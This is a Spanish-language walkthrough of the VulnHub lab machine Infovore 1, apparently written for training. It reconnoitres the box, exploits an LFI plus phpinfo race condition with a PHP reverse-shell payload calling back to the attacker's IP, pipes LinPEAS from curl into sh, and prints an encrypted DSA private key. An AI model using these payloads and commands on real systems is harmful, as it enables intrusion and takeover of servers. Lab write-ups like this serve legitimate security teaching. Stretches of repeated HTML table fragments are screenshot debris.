

INFOVORE 1

- 1. INFOVORE 1
 - 1.1. Preliminar
 - 1.2. Nmap
 - 1.3. Codename
 - 1.4. Tecnologías web
 - 1.5. Fuzzing web
 - 1.6. Info.php resource
 - 1.7. Insecure file upload with Burp Suite
 - 1.8. Fuzzing LFI parameter
 - 1.9. Race condition (uploading and reading file)
 - 1.10. Internal system enumeration
 - 1.11. ID RSA password cracking
 - 1.12. Docker breakout
 - 1.13. Privesc via Docker mounts

1. INFOVORE 1



<https://www.vulnhub.com/entry/infovore-1,496/>

Description

[Back to the Top](#)

This is an easy to intermediate box that shows you how you can exploit innocent looking php functions and lazy sys admins.

There are 4 flags in total to be found, and you will have to think outside the box and try alternative ways to achieve your goal of capturing all flags.

VM has been tested on VirtualBox 6.1.10 and VMWare (Fusion)

Enjoy! @theart42 and @4nqr34z



1.1. Preliminar

- Creamos nuestro directorio de trabajo, comprobamos que la máquina esté encendida y averiguamos qué sistema operativo es por su *TTL*. Nos enfrentamos a un *Linux*.

```

> arp-scan -I ens33 --localnet --ignoredups
Interface: ens33, type: EN10MB, MAC: 00:0c:29:97:2c:22, IPv4: 192.168.1.130
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.1.1 34:57:60:da:6a:e7 MitraStar Technology Corp.
192.168.1.34 5c:e4:2a:16:89:15 (Unknown)
192.168.1.54 08:12:a5:98:8e:1e Amazon Technologies Inc.
192.168.1.77 00:0c:29:66:68:59 VMware, Inc.
192.168.1.44 44:ef:bf:de:d5:60 China Dragon Technology Limited
192.168.1.181 58:2f:40:99:00:cd Nintendo Co.,Ltd

6 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.7: 256 hosts scanned in 1.958 seconds (130.75 hosts/sec). 6 responded
> settarget "192.168.1.77 Infovore 1"
> ping 192.168.1.77
PING 192.168.1.77 (192.168.1.77) 56(84) bytes of data.
64 bytes from 192.168.1.77: icmp_seq=1 ttl=64 time=0.548 ms
64 bytes from 192.168.1.77: icmp_seq=2 ttl=64 time=0.422 ms
64 bytes from 192.168.1.77: icmp_seq=3 ttl=64 time=0.371 ms
c
--- 192.168.1.77 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2019ms
rtt min/avg/max/mdev = 0.371/0.447/0.548/0.074 ms
> whichSystem.py 192.168.1.77

192.168.1.77 (ttl -> 64): Linux

```

1.2. Nmap

- Escaneo de puertos sigiloso. Evidencia en archivo *allports*.

```

File: allports
1 # Nmap 7.93 scan initiated Sun Jan 14 16:05:12 2024 as: nmap -sS -p- --open -T5 -n -Pn --min-rate 5000 -oG allports 192.168.1.77
2 Host: 192.168.1.77 () Status: Up
3 Host: 192.168.1.77 () Ports: 80/open/tcp, /http/// Ignored State: closed (65534)
4 # Nmap done at Sun Jan 14 16:05:18 2024 -- 1 IP address (1 host up) scanned in 5.41 seconds

> extractPorts allports
File: extractPorts.tmp
1
2 [*] Extracting information...
3
4 [*] IP Address: 192.168.1.77
5 [*] Open ports: 80
6
7 [*] Ports copied to clipboard
8

```

- Escaneo de scripts por defecto y versiones sobre los puertos abiertos, tomando como input los puertos de *allports* mediante `extractPorts`. Evidencia en archivo *targeted*. Esta máquina solo tiene el *puerto 80* abierto, por tanto la intrusión será via web.

```

> cat targeted -l ruby
File: targeted
1 # Nmap 7.93 scan initiated Sun Jan 14 16:07:02 2024 as: nmap -sCV -p80 -oN targeted 192.168.1.77
2 Nmap scan report for 192.168.1.77
3 Host is up (0.00024s latency).
4
5 PORT      STATE SERVICE VERSION
6 80/tcp    open  http    Apache httpd 2.4.38 ((Debian))
7 |_ http-title: Include me ...
8 |_ http-server-header: Apache/2.4.38 (Debian)
9 MAC Address: 00:0C:29:66:68:59 (VMware)
10
11 Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
12 # Nmap done at Sun Jan 14 16:07:09 2024 -- 1 IP address (1 host up) scanned in 6.81 seconds

```

1.3. Codename

- Versión de *Apache*: *Apache httpd 2.4.38*. Parece que estamos ante un *Debian Buster*.

- Upload details

Uploaded by:

Debian Apache Maintainers on 2020-09-26

Original maintainer:

Debian Apache Maintainers

Section:

httpd

Uploaded to:

Buster

Architectures:

any all

Urgency:

Very Urgent

Publishing

Series

Pocket

Published

Component

Section

Builds

1.4. Tecnologías web

- **Whatweb**: nos reporta lo siguiente, en principio, nada relevante.

- ```
> whatweb http://192.168.1.77
http://192.168.1.77 [200 OK] Apache[2.4.38], Bootstrap, Country[RESERVED][ZZ], HTML5, HTTPServer[Debian Linux][Apache/2.4.38 (Debian)], IP[192.168.1.77], JQuery, PHP[7.4.7], Script, Title[Include me ...], X-Powered-By[PHP/7.4.7]
```

## 1.5. Fuzzing web

- **Nmap**: script de Nmap **http-enum** nos reporta un directorio: **/info.php**.

- ```
> nmap --script=http-enum -p80 -oN webScan 192.168.1.77
Starting Nmap 7.93 ( https://nmap.org ) at 2024-01-14 16:12 CET
Nmap scan report for 192.168.1.77
Host is up (0.00018s latency).

PORT      STATE SERVICE
80/tcp    open  http
| http-enum:
|_ /info.php: Possible information file
MAC Address: 00:0C:29:66:68:59 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.66 seconds
```

1.6. Info.php resource


- Accedemos a la página web de la máquina víctima, y a **/info.php**. Recordemos que la función de PHP `phpinfo()` se utiliza para obtener información detallada sobre la **configuración de PHP** en un servidor web. Cuando se llama a esta función, genera una página web que muestra una gran cantidad de detalles sobre la configuración de PHP. Pues bien, una vez aquí la idea será filtrar por `disable_functions` y ver su valor. En este caso, tiene asignado **no value**. Esto quiere decir que tenemos la posibilidad de usar funciones como `system()`, `shell_exec`, `exec`, etc en el servidor. Tendríamos que ver cómo podemos subir, por ejemplo, una **webshell** que nos permita ejecutar comandos de esta manera.

- Para más información: <https://book.hacktricks.xyz/v/es/pentesting-web/file-inclusion/lfi2rce-via-phpinfo>

1.7. Insecure File Upload with Burp Suite

- Llegados a este punto, abriremos **Burp Suite** e interceptaremos una petición del recurso `/info.php`. La idea aquí es que podemos hacer un pequeño truco: podríamos forzar o simular una subida de archivos. Para ello, una vez interceptada la petición, vamos a cambiar el método de la misma a **POST**, eliminaremos el **Content-Length** y sustituiremos el **Content-Type** por esto: `Content-Type: multipart/form-data; boundary=--pwned.`

- `Content-Type: multipart/form-data`: indica que el contenido del cuerpo del mensaje está compuesto por múltiples partes de datos y que estos datos se envían en un formato de formulario. Este tipo de contenido es comúnmente utilizado cuando se suben archivos a través de un formulario web.
- `boundary=--pwned`: es una cadena que actúa como delimitador entre las diferentes partes de datos en el cuerpo del mensaje. En este caso, el delimitador es `--pwned`. Cada parte del cuerpo del mensaje estará separada por esta cadena.



- Seguidamente, en el cuerpo de la solicitud, podríamos definir una estructura como la que aparece en la siguiente imagen. En este caso, estaríamos "subiendo" un archivo llamado `test.txt`. Cuando enviemos la petición, podemos ver en la respuesta del servidor cómo se incluye `test.txt`, y que éste se ha subido a un **directorio temporal**.

Request

Raw

Hex

1

POST /info.php HTTP/1.1

2

Host: 192.168.1.77

3

User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:109.0) Gecko/20100101 Firefox/115.0

4

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8

5

Accept-Language: en-US,en;q=0.5

6

Accept-Encoding: gzip, deflate

7

DNT: 1

8

Connection: close

9

Upgrade-Insecure-Requests: 1

10

Content-Type: multipart/form-data; boundary=-.pwned

11

Content-Length: 144

12

13

Content-Disposition: form-data; name="name"; filename="test.txt"

14

Content-Type: text/plain

15

Hola, esto es una prueba

16

-----pwned

17

18

19

20

CUERPO DE LA SOLICITUD

CONTENIDO DE "TEST.TXT"

Response

Pretty

Raw

Hex

Render

624

www-data </td></tr>

625

<tr><td class="e">PATH </td><td class="v">/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin </td></tr>

626

<tr><td class="e">PHP_EXTRA_BUILD_DEPS </td><td class="v">apache2-dev </td></tr>

627

<tr><td class="e">PHP_ASC_URL </td><td class="v">https://www.php.net/distributions/php-7.4.7.tar.xz.asc </td></tr>

628

<tr><td class="e">PHP_CPPFLAGS </td><td class="v">-fstack-protector-strong -fpic -fpie -O2 -D_LARGEFILE_SOURCE -D_FILE_OFFSET_BITS=64 </td></tr>

629

</table>

630

<h2>PHP Variables</h2>

631

<table>

632

<tr class="h"><th>Variable</th><th>Value</th></tr>

633

<tr><td class="e">\$_FILES['name']</td><td class="v"><pre>Array

634

(

635

[name] => test.txt

636

[type] => text/plain

637

[tmp_name] => /tmp/phpSIYJMh

638

[error] => 0

639

[size] => 24

640

)

641

</pre></td></tr>

642

<tr><td class="e">\$_SERVER['HTTP_HOST']</td><td class="v">192.168.1.77</td></tr>

643

<tr><td class="e">\$_SERVER['HTTP_USER_AGENT']</td><td class="v">Mozilla/5.0 (Windows NT 10.0; rv:109.0) Gecko/20100101 Firefox/115.0</td></tr>

644

<tr><td class="e">\$_SERVER['HTTP_ACCEPT']</td><td class="v">text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8</td></tr>

645

<tr><td class="e">\$_SERVER['HTTP_ACCEPT_LANGUAGE']</td><td class="v">en-US,en;q=0.5</td></tr>

646

<tr><td class="e">\$_SERVER['HTTP_ACCEPT_ENCODING']</td><td class="v">gzip, deflate</td></tr>

647

<tr><td class="e">\$_SERVER['HTTP_DNT']</td><td class="v">1</td></tr>

648

</table>

649

</pre></td></tr>

650

</table>

651

</tr>

652

</table>

653

</tr>

654

</table>

655

</tr>

656

</table>

657

</tr>

658

</table>

659

</tr>

660

</table>

661

</tr>

662

</table>

663

</tr>

664

</table>

665

</tr>

666

</table>

667

</tr>

668

</table>

669

</tr>

670

</table>

671

</tr>

672

</table>

673

</tr>

674

</table>

675

</tr>

676

</table>

677

</tr>

678

</table>

679

</tr>

680

</table>

681

</tr>

682

</table>

683

</tr>

684

</table>

685

</tr>

686

</table>

687

</tr>

688

</table>

689

</tr>

690

</table>

691

</tr>

692

</table>

693

</tr>

694

</table>

695

</tr>

696

</table>

697

</tr>

698

</table>

699

</tr>

700

</table>

701

</tr>

702

</table>

703

</tr>

704

</table>

705

</tr>

706

</table>

707

</tr>

708

</table>

709

</tr>

710

</table>

711

</tr>

712

</table>

713

</tr>

714

</table>

715

</tr>

716

</table>

717

</tr>

718

</table>

719

</tr>

720

</table>

721

</tr>

722

</table>

723

</tr>

724

</table>

725

</tr>

726

</table>

727

</tr>

728

</table>

729

</tr>

730

</table>

731

</tr>

732

</table>

733

</tr>

734

</table>

735

</tr>

736

</table>

737

</tr>

738

</table>

739

</tr>

740

</table>

741

</tr>

742

</table>

743

</tr>

744

</table>

745

</tr>

746

</table>

747

</tr>

748

</table>

749

</tr>

750

</table>

751

</tr>

752

</table>

753

</tr>

754

</table>

755

</tr>

756

</table>

757

</tr>

758

</table>

759

</tr>

760

</table>

761

</tr>

762

</table>

763

</tr>

764

</table>

765

</tr>

766

</table>

767

</tr>

768

</table>

769

</tr>

770

</table>

771

</tr>

772

</table>

773

</tr>

774

</table>

775

</tr>

776

</table>

777

</tr>

778

</table>

779

</tr>

780

</table>

781

</tr>

782

</table>

783

</tr>

784

</table>

785

</tr>

786

</table>

787

</tr>

788

</table>

789

</tr>

790

</table>

791

</tr>

792

</table>

793

</tr>

794

</table>

795

</tr>

796

</table>

797

</tr>

798

</table>

799

</tr>

800

</table>

801

</tr>

802

</table>

803

</tr>

804

</table>

805

</tr>

806

</table>

807

</tr>

808

</table>

809

</tr>

810

</table>

811

</tr>

812

</table>

813

</tr>

814

</table>

815

</tr>

816

</table>

817

</tr>

818

</table>

819

</tr>

820

</table>

821

</tr>

822

</table>

823

</tr>

824

</table>

825

</tr>

826

</table>

827

</tr>

828

</table>

829

</tr>

830

</table>

831

</tr>

832

</table>

833

</tr>

834

</table>

835

</tr>

836

</table>

837

</tr>

838

</table>

839

</tr>

840

</table>

841

</tr>

842

</table>

843

</tr>

844

</table>

845

</tr>

846

</table>

847

</tr>

848

</table>

849

</tr>

850

</table>

851

</tr>

852

</table>

853

</tr>

854

</table>

855

</tr>

856

</table>

857

</tr>

858

</table>

859

</tr>

860

</table>

861

</tr>

862

</table>

863

</tr>

864

</table>

865

</tr>

866

</table>

867

</tr>

868

</table>

869

</tr>

870

</table>

871

</tr>

872

</table>

873

</tr>

874

</table>

875

</tr>

876

</table>

877

</tr>

878

</table>

879

</tr>

880

</table>

881

</tr>

882

</table>

883

</tr>

884

</table>

885

</tr>

886

</table>

887

</tr>

888

</table>

889

</tr>

890

</table>

891

</tr>

892

</table>

893

</tr>

894

</table>

895

</tr>

896

</table>

897

</tr>

898

</table>

899

</tr>

900

</table>

901

</tr>

902

</table>

903

</tr>

904

</table>

905

</tr>

906

</table>

907

</tr>

908

</table>

909

</tr>

910

</table>

911

</tr>

912

</table>

913

</tr>

914

</table>

915

</tr>

916

</table>

917

</tr>

918

</table>

919

</tr>

920

</table>

921

</tr>

922

</table>

923

</tr>

924

</table>

925

</tr>

926

</table>

927

</tr>

928

</table>

929

</tr>

930

</table>

931

</tr>

932

</table>

933

</tr>

934

</table>

935

</tr>

936

</table>

937

</tr>

938

</table>

939

</tr>

940

</table>

941

</tr>

942

</table>

943

</tr>

944

</table>

945

</tr>

946

</table>

947

</tr>

948

</table>

949

</tr>

950

</table>

951

</tr>

952

</table>

953

</tr>

954

</table>

955

</tr>

956

</table>

957

</tr>

958

</table>

959

</tr>

960

</table>

961

</tr>

962

</table>

963

</tr>

964

</table>

965

</tr>

966

</table>

967

</tr>

968

</table>

969

</tr>

970

</table>

971

</tr>

972

</table>

973

</tr>

974

</table>

975

</tr>

976

</table>

977

</tr>

978

</table>

979

</tr>

980

</table>

981

</tr>

982

</table>

983

</tr>

984

</table>

985

</tr>

986

</table>

987

</tr>

988

</table>

989

</tr>

990

</table>

991

</tr>

992

</table>

993

</tr>

994

</table>

995

</tr>

996

</table>

997

</tr>

998

</table>

999

</tr>

1000

</table>

ARCHIVO

DIRECTORIO TEMPORAL DONDE SE SUBE EL ARCHIVO

- Una vez hecho esto, si descubrimos de algún modo un LFI en el servidor, y apuntamos a este recurso para que, más que texto plano, nos represente código PHP, podríamos definir entonces dentro de un archivo una estructura como esta: `<?php system("bash -c 'bash -i >& /dev/tcp/192.168.1.130/443 0>&1'"); ?>`. Si apuntamos a este recurso y si se interpreta el código PHP, tendríamos acceso a la máquina. Antes tendríamos que descubrir un LFI como tal.

Request

Pretty

Raw

Hex

1

POST /info.php HTTP/1.1

2

Host: 192.168.1.77

3

User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:109.0) Gecko/20100101 Firefox/115.0

4

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8

5

Accept-Language: en-US,en;q=0.5

6

Accept-Encoding: gzip, deflate

7

DNT: 1

8

Connection: close

9

Upgrade-Insecure-Requests: 1

10

Content-Type: multipart/form-data; boundary=-.pwned

11

Content-Length: 186

12

13

Content-Disposition: form-data; name="name"; filename="cmd.php"

14

Content-Type: text/plain

15

<?php system("bash -c 'bash -i >& /dev/tcp/192.168.1.130/443'"); ?>

16

-----pwned

17

18

19

20

CUERPO DE LA SOLICITUD

Response

Pretty

Raw

Hex

Render

624

<tr><td class="e">PATH </td><td class="v">/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin </td></tr>

625

<tr><td class="e">PHP_EXTRA_BUILD_DEPS </td><td class="v">apache2-dev </td></tr>

626

<tr><td class="e">PHP_ASC_URL </td><td class="v">https://www.php.net/distributions/php-7.4.7.tar.xz.asc </td></tr>

627

<tr><td class="e">PHP_CPPFLAGS </td><td class="v">-fstack-protector-strong -fpic -fpie -O2 -D_LARGEFILE_SOURCE -D_FILE_OFFSET_BITS=64 </td></tr>

628

</table>

629

<h2>PHP Variables</h2>

630

<table>

631

<tr class="h"><th>Variable</th><th>Value</th></tr>

632

<tr><td class="e">\$_FILES['name']</td><td class="v"><pre>Array

633

(

634

[name] => cmd.php

635

[type] => text/plain

636

[tmp_name] => /tmp/phpE01VU

637

[error] => 0

638

[size] => 67

639

)

640

</pre></td></tr>

641

<tr><td class="e">\$_SERVER['HTTP_HOST']</td><td class="v">192.168.1.77</td></tr>

642

<tr><td class="e">\$_SERVER['HTTP_USER_AGENT']</td><td class="v">Mozilla/5.0 (Windows NT 10.0; rv:109.0) Gecko/20100101 Firefox/115.0</td></tr>

643

<tr><td class="e">\$_SERVER['HTTP_ACCEPT']</td><td class="v">text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8</td></tr>

644

<tr><td class="e">\$_SERVER['HTTP_ACCEPT_LANGUAGE']</td><td class="v">en-US,en;q=0.5</td></tr>

645

<tr><td class="e">\$_SERVER['HTTP_ACCEPT_ENCODING']</td><td class="v">gzip, deflate</td></tr>

646

<tr><td class="e">\$_SERVER['HTTP_DNT']</td><td class="v">1</td></tr>

647

</table>

648

</pre></td></tr>

649

</table>

650

</tr>

651

</table>

652

</tr>

653

</table>

654

</tr>

655

</table>

656

</tr>

657

</table>

658

</tr>

659

</table>

660

</tr>

661

</table>

662

</tr>

663

</table>

664

</tr>

665

</table>

666

</tr>

667

</table>

668

</tr>

669

</table>

670

</tr>

671

</table>

672

</tr>

673

</table>

674

</tr>

675

</table>

676

</tr>

677

</table>

678

</tr>

679

</table>

680

</tr>

681

</table>

682

</tr>

683

</table>

684

</tr>

685

</table>

686

</tr>

687

</table>

688

</tr>

689

</table>

690

</tr>

691

</table>

692

</tr>

693

</table>

694

</tr>

695

</table>

696

</tr>

697

</table>

698

</tr>

699

</table>

700

</tr>

701

</table>

702

</tr>

703

</table>

704

</tr>

705

</table>

706

</tr>

707

</table>

708

</tr>

709

</table>

710

</tr>

711

</table>

712

</tr>

713

</table>

714

</tr>

715

</table>

716

</tr>

717

</table>

718

</tr>

719

</table>

720

</tr>

721

</table>

722

</tr>

723

</table>

724

</tr>

725

</table>

726

</tr>

727

</table>

728

</tr>

729

</table>

730

</tr>

731

</table>

732

</tr>

733

</table>

734

</tr>

735

</table>

736

</tr>

737

</table>

738

</tr>

739

</table>

740

</tr>

741

</table>

742

</tr>

743

</table>

744

</tr>

745

</table>

746

</tr>

747

</table>

748

</tr>

749


</table>

750


</tr>

1.7.1. Fuzzing LFI parameter


- Ahora, de vuelta a la página principal, observamos que se está usando **PHP** pro detrás.



- Vamos a tratar de fuzzear con **Wfuzz** un posible parámetro que pueda apuntar a algún archivo que conozcamos. Es decir, algún parámetro vulnerable que permita realizar un **LFI**: `wfuzz -c --hl=136 -t 200 -w /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt -u "http://192.168.1.77/index.php?FUZZ=/etc/passwd"`. Al cabo de unos minutos, descubrimos el parámetro `?filename=`.



- Usamos este parámetro para acceder desde el navegador a `/etc/passwd`. Tenemos una vía potencial de incluir archivos locales del servidor.



1.7.2. Race condition (uploading and reading file)

- El problema está ahora en que la *ruta del archivo que subamos es temporal*, es decir, se borra y se crea una nueva cada vez que se sube un fichero. De forma que podríamos pensar en un posible

Race condition para que, rápidamente, lanzando continuamente peticiones a la vez que se crea el archivo, dé tiempo a acceder a éste antes de que sea eliminado. Para ello, vamos a recurrir a un script que compartiremos a continuación. Adicionalmente, hemos realizado algunos pequeños ajustes en el código. Tendremos que pasar como parámetros al script el número de hilos (aunque por defecto ya usa algunos), y la IP y puerto de la máquina víctima. Nos ponemos en escucha por el **puerto 443** con **Netcat** antes de lanzar el script, y lo ejecutamos. Al ejecutar el script, se acontece la condición de carrera, y recibimos nuestra reverse shell. Realizamos el **tratamiento de la TTY**.

- <https://www.insomniasec.com/downloads/publications/phpinfoffi.py>

```
> python2.7 phpinfoffi.py 192.168.1.77 80
LFI With PHPInfo()
-----
Getting initial offset... found [tmp_name] at 111433
Spawning worker pool (10)...

Got it! Shell created in /tmp/g

Woot! \m/
Shuttin' down...

> nc -nvlp 443
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::443
Ncat: Listening on 0.0.0.0:443
Ncat: Connection from 192.168.1.77.
Ncat: Connection from 192.168.1.77:46014.
www-data@e71b67461f6c:/var/www/html$ whoami
www-data
```

1.8. Internal system enumeration

- Buscaremos ahora el modo de elevar nuestro privilegio. No obstante, nos damos cuenta de que estamos en un contenedor, por tanto tendremos que escapar del mismo para llegar a la otra máquina.

```
www-data@e71b67461f6c:/var/www/html$ whoami
www-data
www-data@e71b67461f6c:/var/www/html$ hostname
e71b67461f6c
www-data@e71b67461f6c:/var/www/html$ hostname -i
192.168.150.21
www-data@e71b67461f6c:/var/www/html$ |
```

- Para tratar de obtener algo de información, comprobamos si hay usuarios en el directorio **/home**, pero no vemos ninguno, buscamos en el **/etc/passwd** usuarios con una shell asignada con **grep "sh\$" /etc/passwd**, pero solo está **root**. Enumeramos ahora los archivos que tengan la cadena **config** con **find -name *config* 2>/dev/null**, pero tampoco vemos nada.

```
www-data@e71b67461f6c:/var/www/html$ cd /home
www-data@e71b67461f6c:/home$ ls
www-data@e71b67461f6c:/home$ grep "sh$" /etc/passwd
root:x:0:0:root:/root:/bin/bash
www-data@e71b67461f6c:/home$ find -name \*config\* 2>/dev/null
www-data@e71b67461f6c:/home$
```

- En este punto, lo que podemos hacer es recurrir a la herramienta **LinPEAS**, la cual la podemos usar desde **Github** mediante **curl** con el siguiente **one-liner**: **curl -L https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh | sh**. Tras lanzar la herramienta y enumerar el sistema, una de las cosas que observamos es que en la raíz del sistema hay un archivo oculto **/.oldkeys.tgz**, el cual parece algo sospechoso.


```
Other Interesting Files

.sh files in path
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#script-binaries-in-path

Executable files potentially added by user (limit 70)

Unexpected in root
/.dockerenv
/core
/.oldkeys.tgz

Modified interesting files in the last 5mins (limit 100)
/etc/hostname
/etc/resolv.conf
/etc/hosts
```

- Así que movemos este archivo al directorio `/tmp`, accedemos a él y descomprimos el archivo con `tar -xf oldkeys.tgz`. Tenemos una clave **clave SSH** privada y otra pública, las cuales están cifradas. Este cifrado implica que se pedirá una contraseña al tratar de conectarse por SSH usando este archivo (ojo, contraseña de la clave privada, no del usuario).

```
www-data@e71b67461f6c:/$ cp .oldkeys.tgz /tmp
www-data@e71b67461f6c:/$ cd /tmp
www-data@e71b67461f6c:/tmp$ ls
www-data@e71b67461f6c:/tmp$ ls -la
total 12
drwxrwxrwt 2 root root 4096 Jan 15 23:12 .
drwxr-xr-x 74 root root 4096 Jun 23 2020 ..
-rw-r--r-- 1 www-data www-data 1197 Jan 15 23:12 .oldkeys.tgz
www-data@e71b67461f6c:/tmp$ mv .oldkeys.tgz oldkeys.tgz
www-data@e71b67461f6c:/tmp$ tar -xf oldkeys.tgz
www-data@e71b67461f6c:/tmp$ ls
oldkeys.tgz root root.pub
www-data@e71b67461f6c:/tmp$ file *
oldkeys.tgz: gzip compressed data, last modified: Mon Apr 27 10:18:58 2020, from Unix, original size 10240
root: PEM DSA private key
root.pub: OpenSSH DSA public key
www-data@e71b67461f6c:/tmp$ cat root
-----BEGIN DSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,2037F380706D4511A1E8D114860D9A0E

ds7T1dLfxm7oNC93PQQLjptTjMMFVJ4qxNL02Xt+rBqgAG7YQBy6Tj2Z2VxZb
uyMe0vMyIpN9jNFe0FbL42RYrMV0V50VTd/s7pYqr8hHYWdX0+mMfKfoG8UaqWy
qBdyIsUpRpmYVwG1zQQF1Tl7EnEWkH1EW6L0A9hGg6DrotcqwHlofiuNdymPtLN+
it/uUVfSLi+BNRqzGsN01creG0g9PL6Tf50qNTkmeYpWxt7Y+/R+3pyaTBHG8hEe
zZcx24qvW1KY2ArpSSKYlXZw+BwR5CLk65/9ULW4GLs9YRK7Jl4mzBGdtpP85a/p
fLowmMKRmqCw2EH87mZUKYaf02w1jbVWyjX0y8SwNCNr87z1stQpmgOISUc7Cknq
JEpv1kzXEVJCfeeA1163du4RFfETFauxALTkLYlAqMs4bqc0Jm1NVuHAMJdz4+VT
GRSm0/+B+LNL LGJm9/7aVFGl95kuoxFstIkG3HWVodYLE/FubVq0jqsIBJxoK3rB
t75Yskdgr3QU9vkEGTZwbI3LYNrF0mDTiqNHKjsioiekhSaUBM80nAdEFHzSs2ySW
EQDd4Hf9/Ln3w5FThvUf+g==
-----END DSA PRIVATE KEY-----
